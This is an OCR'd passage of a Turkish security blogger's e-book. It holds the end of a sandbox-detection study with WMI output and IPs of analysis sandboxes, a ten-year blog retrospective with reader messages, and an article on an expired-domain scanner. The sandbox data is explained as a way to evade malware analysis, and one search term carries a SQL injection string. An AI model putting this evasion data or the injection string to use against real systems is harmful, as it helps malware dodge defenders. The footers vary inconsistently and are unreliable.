Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Java"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Maintenance"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Microsoft Office 2016 Tools"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Process Hacker 2"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Process Hacker 2\\Help and Support"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Python 2.7"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="Public:Start Menu\\Programs\\Startup"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories\\Accessibility"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Accessories\\System Tools"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Administrative Tools"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Maintenance"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_LogicalProgramGroup.Name="MaryHill-PC\\Mary Hill:Start Menu\\Programs\\Startup"
Element \\MARYHILL-PC\root\cimv2:Win32_ComputerSystem.Name="MARYHILL-PC"
Setting \\MARYHILL-PC\root\cimv2:Win32_TimeZone.StandardName="W. Europe Standard Time"
```

Ava çıkmış tehdit avcısı :)

Son olarak bir de dikkatimi **Select * from Win32_SystemBIOS** WMI isteğinin çıktısı çekti. Kum havuzlarından gelen bilgilere

baktığımda bir tanesinin BOCHS öykünücüsü (emulator) üzerinde bir diğerinin ise QEMU öykünücüsü üzerinde çalıştığını dolayısıyla bu iki sistemin de kum havuzu sistemine ait olduğunu anlamış oldum.





Ekim ayına kadar geçen zaman zarfında **macro.php** dosyasına istekte bulunan ip adreslerine baktığımda bunların da kuvvetle muhtemel VMRay, Lastline, Any.RUN, VirusTotal'a ait kum havuzu sistemlerine ve bir tehdit avcısına ait olduğunu söyleyebilirim.

IP	Domain	Country	Region	City	ISP	ASN	NS
104.215.89.177		United States	Texas	San Antonio	Microsoft Corporation	8075	
13.80.140.46		Netherlands	North Holland	Amsterdam	Microsoft Corporation	8075	
188.99.240.204	dslb-188-099-240-204.188.099.pools.vodafone-ip.de	Germany	Baden-WÃ¼rttemberg Region	Bodman-Ludwigshafen	Vodafone GmbH	3209	
217.86.42.248	pD9562AF8.dip0.t-ipconnect.de	Germany	Baden-WÃ¼rttemberg Region	Tettnang Castle	Deutsche Telekom AG	3320	
64.233.172.230	google-proxy-64-233-172-230.google.com	United States			Google LLC	15169	
66.102.6.213	google-proxy-66-102-6-213.google.com	United States			Google LLC	15169	
66.249.88.41	google-proxy-66-249-88-41.google.com	United States	California	Mountain View	Google LLC	15169	
66.249.88.60	google-proxy-66-249-88-60.google.com	United States	California	Mountain View	Google LLC	15169	
71.59.36.230	c-71-59-36-230.hsd1.ga.comcast.net	United States	Georgia	Atlanta	Comcast Cable Communications, LLC	7922	
72.12.209.146		United States	Indiana	Lafayette	Wintek Corporation	11114	
85.203.44.80		Netherlands	North Holland	Amsterdam	NForce Entertainment B.V.	43350	
95.222.167.189	ip-95-222-167-189.hsi15.unitymediagroup.de	Germany	North Rhine-Westphalia	Bochum	Liberty Global B.V.	6830	

Sonuca gelecek olursam, geliştirilen bir yazılımın, kodun WMI üzerinden elde ettiği bilgiler sayesinde kum havuzu sistemi üzerinde çalıştığını anlaması pratikte zor görünmüyor dolayısıyla hem bu bilgilerden hem de kum havuzu sistemlerine ait olan ip adreslerinden, ip bloklarından faydalanan art niyetli bir kişinin veya bir kırmızı takım üyesinin kum havuzu analizini atlatmasının mümkün olabileceği asla unutulmamalıdır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: 22 Kasım tarihinde düzenlenen NOPcon Uluslararası Hacker Konferansı'nda bu konuyu değindiğim Kum Havuzu Tespiti başlıklı sunum dosyamı dileyenleriniz buradan indirebilirler.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

12. 10 Yılın Özeti

Sevgili Günlük,

1996 yılında, yaklaşık 13-14 yaşlarındayken haberlerde bilgisayar korsanları tarafından gerçekleştirilen siber saldırılar ile ilgili bir haber duyduğumda oldukça ilgimi çekmişti. Kimdi onlar? Nasıl sistemlere sızabiliyorlardı? sorularına yanıt aramaya karar vermiştim. Ben de onlar gibi olmak istiyordum fakat nasıl olabileceğime dair en ufak bir fikrim yoktu. Yıllar içinde çok sayıda teknik kitap, makale okuyarak ve pratik yaparak aklımı kurcalayan tüm sorulara yanıt bulabilmiş ve merakımı, hobimi siber güvenlik alanında mesleğe çevirebilme fırsatını yakalayabilmiştim.

Öğrendiklerini yıllarca kendine saklamış biri olarak bundan 10-11 yıl önce siber güvenlik üzerine bildiklerini paylaşan ve bol bol teknik makaleler yazan Huzeyfe ÖNAL dikkatimi çekmişti. Kendisi ile LinkedIn üzerinden iletişime geçip, eleştirel bir sohbet gerçekleştirdikten kısa bir süre sonra "Madem bu konularda bilgi birikimin olduğunu düşünüyorsun o halde neden teknik makaleler yazmıyorsun ?" diye sormuştu.

İstisnalar bir kenara, içinde bulunduğumuz coğrafyada çoğu konuda doğuştan gelen bir bilgi birikimimiz olduğunu düşünürüz.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Kimi zaman bilgimiz olmadan fikrimizin doğru olduğunu ateşli bir şekilde savunuruz. Sorduklarında o iş özelinde bizden iyisi yoktur. Eleştirilerimizde sivri dil kullanmayı sever, alaycı, küçümseyici veya yıkıcı olmaktan da pek imtina etmeyiz fakat konu "Neden sen daha iyisini yapmıyorsun ?" noktasına geldiğinde bahaneleri sıralamaya başlarız. Halbuki siber güvenliğin teknik alanlarında bahanelerin ardına gizlenemezsiniz çünkü daha iyisini bildiğinizi düşünüyorsanız, yapabileceğinize inanıyorsanız teknik bir makale yazarak ve/veya sunum yaparak bildiklerinizi gözler önüne serebilirsiniz.

Şanslıysanız, eleştirinize karşılık olarak "Neden sen daha iyisini yapmıyorsun ?" sorusu ile karşılaştığınızda benim gibi bir karar alıp daha iyisini yapmak için elinizi taşın altına koyarsınız. Şanssızsanız aşağıdaki videoda olduğu gibi karşı tarafı eleştirmeden önce empati yapmayı er ya da geç tecrübe ederek öğrenirsiniz.

A YouTube element has been excluded from this version of the text. You can view it online here: https://hack4career.pressbooks.com/?p=283

Huzeyfe'nin sorusu hayatımdaki önemli dönüm noktalarından biri olmuştu. O soru sayesinde kendime meydan okuyarak bildiklerini, öğrendiklerini paylaşmaya adayan bir güvenlik araştırmacısı, blogger olmaya karar vermiştim. Blog yazarak, sunumlar yaparak bildiklerimi siber güvenlik meraklılarına aktarmama vesile olduğu için Huzeyfe ÖNAL'a 10. yılın anısına özel olarak bir teşekkür etmek isterim.

2009 yılının Kasım ayından bu yana blog yazdıkça yıllar içinde bilginin bir güç olduğuna ve paylaşıldıkça arttığına yakından tanık oldum.

10 yılda blogum sayesinde;

Güvenlik araştırmalarımdan oluşan yazılarımın sizler tarafından beğeniyle okunmaya başlaması ile 2011 yılında gelen bir davet üzerine ilk defa bir güvenlik etkinliğinde (Netsec) onlarca kişinin karşısında yapmış olduğum bir güvenlik araştırmasını sunarak bu zamana dek 30'a yakın siber güvenlik etkinliğinde konuşmacı oldum.

2012 yılında, Namık Kemal Üniversitesi Çorlu Mühendislik Fakültesi öğrencisi olan Gökmen GÜREŞÇİ'den gelen bir davet üzerine yapmaya başladığım Sızma Testi Uzmanlığı / Etik Hacker ve Kariyer başlıklı sunumum ile bugüne kadar 40'a yakın üniversitede ofansif güvenlik alanına meraklı binlerce öğrenciye, tutkuyla bağlı olduğum mesleğimi ve bu alanda kariyerime nasıl başladığımı anlatma, yol gösterme imkanım oldu.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Katıldığım siber güvenlik etkinliklerinde yanıma gelip "Üniversitemizde yıllar önce yapmış olduğunuz sunum sayesinde siber güvenlik alanına yöneldim, teşekkür ederim." diyen onlarca kişiyle tanıştım ve mutluluktan mest oldum. ?

2018 yılında Hacktrick Siber Güvenlik Konferansı'nın akademisyenler, sektör uzmanları, yöneticiler, kamu yetkilileri

gibi birçok farklı alandan önemli isimlerinden oluşan jürisi tarafından 2017 yılının en başarılı blog yazarı seçilerek onore oldum.
Çok sayıda iş teklifi aldım ve iş görüşmelerinde teknik olarak yetkinliğimi anlatmak durumunda kalmadım.
Sizlerden çok sayıda mesaj ve e-posta alarak sizlerle tanışma fırsatı yakaladım.

> Bu arada verdiğiniz öneriler kendimi geliştirme konusunda çok yardımcı oldu ve sektöre girebilmemde inanın blog yazılarınızın çok yararı oldu özellikle malware analizi vb. konularında.
>
> İyi günler dilerim.

Aranılan Terimler

- bad
- Ghidra
- WAF ARKASINA ATLARIM, BAYRAMINIZI KUTLARIM ^^
- Merhaba Mert Abi
- Çok güzel bir iletişim aracı
- Black hat
- Selamun aleyküm hayırlı işler

Konu:
umutlar

İleti:
MERHABA :)
aslında herhangi bir sorum yok. Sadece şunu söylemek istiyorum.
Çok başarılı bir insansınız ve benim gibi kişilere umut oluyorsunuz. Yazılarınız çok öğretici ve bizlere hacking ile
ilgili konularda bu denli yardımcı olmanız çok muazzam bir şey.
İlk başta kendi adıma olmak üzere çok çok teşekkürlerimi
sunarım :). İyi ki varsınız ve iyi ki bu işi yapıyorsunuz.
Kendinize çok iyi bakın. Allah şu hayatta ne isteğiniz varsa size
onu nasip etsin. İyi günler dilerim :)

Hocam merhaba, umarım iyisinizdir. Yaklaşık iki yıl önce size danıştığım sorular sayesinde siber güvenliği kendime kariyer yolu olarak belirlemiştim. Edindiğim farklı


TD

Merhabalar. Ben lise öğrencisiyim. Çalışmalarınızı takip ediyorum. Çok başarılısınız. Sizin gibi olmak isteyen gençlere ne önerirsiniz?


Aranılan Terimler

- python
- pythpn
- hocam kahve içmeye üniversetimize davet etsek gelir misiniz' or 1=1-- -ban yemem umarım :D
- antim
- türkçe siber güvenlik kitap
- DGA
- abi nasılsın bir gün akşam çay içmeye beklerim, selamlar...


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


database dersinde mert sarica
16:39
İsteği kabul ettin

Merhabalar Mert hocam, kendimi siber güvenlik alanında geliştirmek istiyorum kaynak sıkıntısı ve ilerleme konusuda sorabi..... şaka şaka :) :) güvenlik tv'yi ve yazılarınızı severek takip ediyorum . özellikle güvenlik tv videolarınızı daha fazla bekliyoruz,. güzel içerikleriniz için teşekkürler etmek için mesaj atmıştım belki böyle mesajlarınıza ihtiyacınız vardır diyerek :)



THIS BOOK WAS PRODUCED BY NO STARCH PRESS BOOKS.COM



10 yılda blogum ile;

Bir güvenlik araştırmacısı olarak siber güvenlik alanına meraklı olan kişilere yazdıklarım, paylaştıklarım ile ışık tutmaya, genç arkadaşlara ise rol model olmaya çalıştım.


Her ay bir blog yazısı yazabilmek için disiplinli, planlı, istikrarlı ve özverili bir şekilde çalışmayı öğrendim.

Çok çok okumayı ve bol bol pratik yapmayı hayatımda bir döngü haline getirdim.

“Ne zaman kitap yazacaksınız ?” sorularına blog yazılarımdan derlediğim e-kitaplarım ile karşılık verebildim. ?

Teknik yazılar yazmama rağmen geniş kitlelere ulaşmayı başararak yıllar içinde blogumun en çok ziyaretçi alan Türkçe siber güvenlik kaynaklarından biri olmasını sağladım.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



Analitik düşünme yeteneğimi geliştirdim.

Yukarda anlattıklarımı gerçekleştirebilmek için yıllarca disiplinli bir şekilde çok ama çok çalıştım. 15 dakikada, bir solukta okuduğunuz bir blog yazısı için belki 1 ay belki 3 ay araştırma yaptım ve çıktılarını derleyip, toplayıp her birini bir blog yazısına dökmek için özel hayatımdan yaklaşık 6-9 saatimi ayırdım.

Yıllar beni son 10 yılda yormuş, zaman anlamında acımasız davranmış olsa da severek, büyük bir keyifle yaptığım güvenlik araştırmaları ve blog yazıları için ayırdığım zamana asla ama asla üzülmedim ancak yıllar geçtikçe güvenlik araştırmalarına ayırabildiğim zaman maalesef ayda bir yazı yazmayı git gide zorlaştırmaya başladı. 10 yılın ardından kendime biraz daha şefkat göstererek vites düşürmeye, ayda bir yazdığım blog yazılarını daha geniş bir zaman aralığına yaymaya ve bu durumumu içtenlikle sizlerle paylaşmaya karar verdim.

Yıllar içinde olumlu geri bildirimleriniz ve yapıcı eleştirileriniz ile her daim motivasyonumu yüksek tutmamı sağlayıp beni güvenlik araştırması yapmaya, blog yazmaya, sunum yapmaya teşvik eden siz değerli okurlarıma minnettarım.

Yeni yazılarda görüşmek dileğiyle...

Bilgi güçtür ve paylaşıldıkça artar!

A video element has been excluded from this version of the text. You can watch it online here: https://hack4career.pressbooks.com/?p=283

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

13. Alan Adı Yönetimi Sarmalı

Alan adı (domain) yönetimi, sürecin iyi yönetilemediği büyük ve orta ölçekli kurumlar için kimi zaman içinden çıkalamaz bir hale gelebilmektedir. İhtiyaçları doğrultusunda iş birimi ile bilgi teknolojileri biriminin birbirinden bağımsız olarak alan adı satın alabilmeleri, bu alan adlarını yönetmeleri, yenilemeleri, web sitelerinden e-posta şablonlarına kadar bu alan adlarını müşterileriyle olan yazışmalarında, imzalarında bağlantı adresi olarak (link) kullanmaları, birimler arası en ufak bir iletişim problemi yaşanması durumunda alan adı envanterinin güncel olmamasına sebebiyet vererek art niyetli kişiler için fırsata dönüşebilmektedir.

Şöyle bir senaryo düşünelim, bir kurum tarafından yıllarca kampanyalarında kullanılmış, ana web sitesinin temasına ve ayrıca e-posta şablonuna gömülmüş bir alan adı yıllar içinde emekliye ayrılmış dolayısıyla yenilenmediği için de kaydı silinmiş olsun. Bu durumdan ilgili partilerin haberi olmadığı için de alan adı hem web sitesinde hem de müşterilere gönderilen e-postalarda

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

bağlantı olarak yer almaya devam etmiş. Bu alan adının yıllarca kuruma ait olması sebebiyle yine zaman içinde kurumun güvenlik sistemlerinin istisna listelerine çeşitli sebeplerden dolayı eklenmiş. Düşündüğümüzde bu senaryo akla hayal ürünü gibi gelse de gerçek dünyada örneklerine fazla rastlamamız çok da düşük bir ihtimal değildir.

Özellikle su kaynağı (watering hole) saldırılarında art niyetli kişilerin amacı, hedef alınan kurumun web sitelerinde kullanılan dış bağlantı adreslerinin (external links) işaret ettiği sistemleri (links) hackleyerek dolaylı yoldan orayı ziyaret eden kurum çalışanlarını ve/veya kurumun müşterilerinin sistemlerini ele geçirmektir. Bunun için art niyetli kişilerin ihtiyaç duydukları bilgi sadece ve sadece kurumun web sitelerinde yer alan dış bağlantı adreslerinin bir listesidir. Bunlar arasından kaydı silinmiş alan adlarını tespit etmeleri durumunda kötü emellerine ulaşmak için sadece ziyaretçileri beklemek veya sosyal mühendislik saldırısı ile hedeflerini o adrese yönlendirmeleri gerekecektir.

Kurumlar için risk teşkil edebilecek bu duruma karşı yapılması gereken ilk iş alan adı yönetimi sürecini iyi bir şekilde işletmektir ancak işlerin her zaman arzu edildiği gibi ilerlemediği de bir gerçektir. Bundan yola çıkarak hem kurumlara bu alan adlarını tespit edebilmelerinde fayda sağlaması hem de güvenlik testlerinde kırmızı takım çalışanlarına yardımcı olması adına bir araç geliştirmeye karar verdim.

Bu araçtan temel olarak beklenen, hedef web sitesini taramak (crawling) , tespit edilen alan adlarının **WHOIS** bilgisine bakarak kayıtlı olup olmadığını kontrol etmek ve kayıtlı değil ise uyarı üretmekti. Tekerleği yeniden icat etmemek için Python ile bir web tarayıcısı hazırlamak yerine mevcutta bir yazılım iskeleti (framework) aramaya başladım ve çok geçmeden daha önce de adını duyduğum Scrapy ile karşılaştım.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

> Scrapy, güvenlik araştırmacıları ve sızma testi uzmanları tarafından da web sitelerini taramak, veri toplamak amacıyla sıklıkla kullanılan, hızlı, basit ve genişletilebilir açık kaynak kodlu bir yazılım iskeletidir. Kurulumu ise tek bir komutla gerçekleştirilebilecek kadar kolaydır; **pip install scrapy**

RedSpider adını verdiğim bu araç hedef web sitesini ziyaret ettikten sonra Scrapy yazılım iskeleti sayesinde tüm siteyi taramakta ardından tüm bağlantı adreslerini tespit edip, **.tr** uzantılı alan adları hariç dış bağlantı adreslerinde yer alan alan adlarını whois.com.tr web sitesi üzerinden sorgulamaktadır. Sorguların sonucunu, bulunduğu klasördeki **logs.txt** dosyasına yazmakta ve zaman aşımına uğramış, kayıtlı olmayan bir alan adı tespit etmesi durumunda komut satırı üzerinden uyarı vermektedir.

Aracı geliştirdikten sonra sıra test etmeye geldiğinde yıllardır her daim testlerini benim web sitem üzerinde yapmayı alışkanlık haline getirmiş BGA çalışanlarına misliyle karşılık vermek için ben de testimi BGA'nın web sitesinde yapmaya karar verdim. ? Komut satırında **scrapy runspider RedSpider.py** komutunu çalıştırarak teste başladıktan kısa bir süre sonra RedSpider aracı, 2011 yılından kalma bir blog yazısında geçen **bilisimguvenligi11.com** alan adının zaman aşımına uğrayarak kaydının silindiğini başarıyla tespit edebildi.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
Administrator: Command Prompt - scrapy runspider --nolog RedSpider.py
==================================================
Expired Domain Check v1.0 [https://www.mertsarica.com]
==================================================
[*] Crawling: https://www.bgasecurity.com
[-] Domain: facebook.com Expired: NO
[-] Domain: twitter.com Expired: NO
[-] Domain: slideshare.net Expired: NO
[-] Domain: linkedin.com Expired: NO
[-] Domain: youtube.com Expired: NO
[-] Domain: github.com Expired: NO
[-] Domain: bgasecurity.com Expired: NO
[-] Domain: google.com Expired: NO
[-] Domain: eventbrite.com Expired: NO
[-] Domain: microsoft.com Expired: NO
[-] Domain: netsectr.org Expired: NO
[-] Domain: vmray.com Expired: NO
[-] Domain: habertuk.com Expired: NO
[-] Domain: istsec.org Expired: NO
[-] Domain: artofpwn.com Expired: NO
[-] Domain: carbonblack.com Expired: NO
[-] Domain: teakolik.com Expired: NO
[-] Domain: zemana.com Expired: NO
[-] Domain: siberkamp.org Expired: NO
[-] Domain: normshield.com Expired: NO
[-] Domain: roksit.com Expired: NO
[-] Domain: picussecurity.com Expired: NO
[-] Domain: semademir.com Expired: NO
[-] Domain: pastebin.com Expired: NO
[-] Domain: zimbra.com Expired: NO
[-] Domain: shodan.io Expired: NO
[-] Domain: ebultenim.com Expired: NO
[-] Domain: blogspot.com Expired: NO
[-] Domain: json.org Expired: NO
[-] Domain: ietf.org Expired: NO
[-] Domain: lifeoverip.net Expired: NO
[-] Domain: exclusive-networks.com Expired: NO
[-] Domain: deneme.com Expired: NO
[-] Domain: cmu.edu Expired: NO
[-] Domain: hostingzirvesi.com Expired: NO
[+] Domain: bilisimguvenligi11.com Expired: YES Page: https://www.bgasecurity.com/2011/04/bilgi-guvenligi-akademisi-bili
si/
[-] Domain: effbot.org Expired: NO
[-] Domain: siberguvenlik.org Expired: NO
[-] Domain: sourceforge.net Expired: NO
[-] Domain: mozilla.org Expired: NO
[-] Domain: synfin.net Expired: NO
[-] Domain: googleusercontent.com Expired: NO
[-] Domain: aircrack-ng.org Expired: NO
[-] Domain: internet.com Expired: NO
[-] Domain: cozumpark.com Expired: NO
[-] Domain: dradisframework.com Expired: NO
[-] Domain: offensive-security.com Expired: NO
[-] Domain: isaca-istanbul.org Expired: NO
[+] Domain: seyitoglunakliyat.com Expired: YES Page: https://www.bgasecurity.com/2014/12/bga-istanbul-ofisi-yeni-adresin
e-tasnd/
[-] Domain: smeegesec.com Expired: NO
[-] Domain: packetstormsecurity.com Expired: NO
[-] Domain: rutschle.net Expired: NO
[-] Domain: gparted.org Expired: NO
[-] Domain: die.net Expired: NO
[-] Domain: vulnhub.com Expired: NO
[-] Domain: seclists.org Expired: NO
```

Test aşamasını başarıyla geçtikten sonra RedSpider aracından güvenlik uzmanlarından, kırmızı takım çalışanlarına kadar geniş bir kitlenin faydalanabileceğine inanarak sizlerle paylaşmaya karar verdim. RedSpider aracından faydalanmak isteyenler GitHub sayfam üzerinden aracı indirebilirler.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM